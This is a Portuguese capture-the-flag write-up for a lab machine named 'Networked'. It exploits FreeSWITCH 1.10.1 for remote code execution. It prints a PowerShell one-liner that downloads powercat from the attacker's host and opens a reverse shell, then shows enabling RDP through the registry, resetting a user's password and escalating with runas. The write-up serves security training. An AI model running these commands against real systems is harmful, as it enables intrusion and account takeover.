**Networked**

Para começar a exploração da máquina, inicialmente foi rodado alguns scaners com o nmap, para entendermos melhor a máquina.

Texto

Descrição gerada automaticamente

Descobrimos diversas portas abertas na máquina alvo. Com isso, realizamos mais enumerações com o nmap para descobrir os serviços ativos.

Texto

Descrição gerada automaticamente

Texto

Descrição gerada automaticamente

Fazendo uma análise, descobrimos que existe um serviço vulnerável rodando na aplicação, o “**FreeSWITCH 1.10.1**”.

É possível buscar por exploits online para ele.

Interface gráfica do usuário, Texto, Email

Descrição gerada automaticamente

Copiamos a exploits para um arquivo python para podermos executar.

Texto

Descrição gerada automaticamente

Então com tudo pronto, vamos fazer um teste para ver se a exploits está realmente funcionando.


Texto

Descrição gerada automaticamente

Executando vimos que obtivemos com sucesso a RCE no sistema, agora temos que buscar pela reverse shell, para termos acesso completo na máquina.


Depois de algum tempo tentando, descobrimos uma forma de obter a shell completa no sistema, para isso, vamos utilizar o netcat em formato powershell, seguindo o tutorial disponível no link: [*https://www.hackingarticles.in/powershell-for-pentester-windows-reverse-shell/*](https://www.hackingarticles.in/powershell-for-pentester-windows-reverse-shell/).

Então baixamos o powercat.ps1 do github.



Depois disso, abrimos a porta 443 na nossa máquina, abrimos um servidor http com o python, para que seja possível baixar a exploit da máquina da vítima e executamos o comando que baixa o powercat e o usa para enviar sua shell.

|  |
| --- |
| **Payload** |
| python3 exploit.py 10.2.0.17 "powershell -c \"IEX(New-Object System.Net.WebClient).DownloadString('http://10.2.0.3/powercat.ps1');powercat -c 10.2.0.3 -p 443 -e cmd\"" |



Com isso recebemos com sucesso a shell do sistema.

Texto

Descrição gerada automaticamente

Com isso, conseguimos invadir com sucesso a máquina, agora vamos partir para a enumeração e tentar escalar nosso privilégio no sistema.

Primeiramente vamos obter algumas informações básicas sobre o sistema com o comando systeminfo.

Texto

Descrição gerada automaticamente

Vimos então que se trata de um Windows 10 Pro.

Vamos agora enumerar as permissões do nosso usuário com o comando net user.


Texto

Descrição gerada automaticamente

Fazendo isso, vimos que estamos associados ao grupo de administradores do sistema, então temos alguns privilégios adicionais.

Usando isso, podemos habilitar o RDP no sistema para que possamos nos conectar com uma interface gráfica, para isso, utilizamos o comando:

- reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f



Agora com o RDP habilitado, temos que alterar a senha do usuário Mario, par que possamos nos conectar a ele, para isso, vamos usar o comando net user mario 123, mudando sua senha para 123.

Interface gráfica do usuário, Texto

Descrição gerada automaticamente

Agora com tudo concluído, podemos então nos autenticar com o RDP.

Texto

Descrição gerada automaticamente

Tela de computador com fundo azul

Descrição gerada automaticamente com confiança média

De cara nos deparamos com um arquivo txt chamado user. Abrindo-o, podemos ver que é a flag de user do CTF.

Interface gráfica do usuário, Aplicativo

Descrição gerada automaticamente

Agora temos que escalar nosso acesso para o usuário administrador, para que possamos completar o desafio.

Para isso, navegando pelo sistema, descobrimos um arquivo interessante chamado “**notes**”. Nesse arquivo mostra uma mensagem dando uma sugestão de senha para o próximo usuário que temos que nos conectar: **calcuta901**.

Interface gráfica do usuário, Texto, Aplicativo

Descrição gerada automaticamente

Com essa informação, precisamos descobrir quais são os outros usuários da máquina, então indo em C://Users, descobrimos o usuário chamado networked.

Interface gráfica do usuário, Texto, Aplicativo

Descrição gerada automaticamente

Vamos então tentar conseguir uma shell com esse usuário usando a senha encontrada, para isso vamos usar o comando “**runas /u:networked cmd.exe**”. Fazendo isso, foi solicitada a senha e inserimos a que encontramos anteriormente.

Interface gráfica do usuário, Texto

Descrição gerada automaticamente

Então agora somos o usuário “networked” e podemos ir até o seu desktop para ver se encontramos a flag de root.

Texto

Descrição gerada automaticamente

Pegando a última flag concluímos com sucesso o desafio proposto.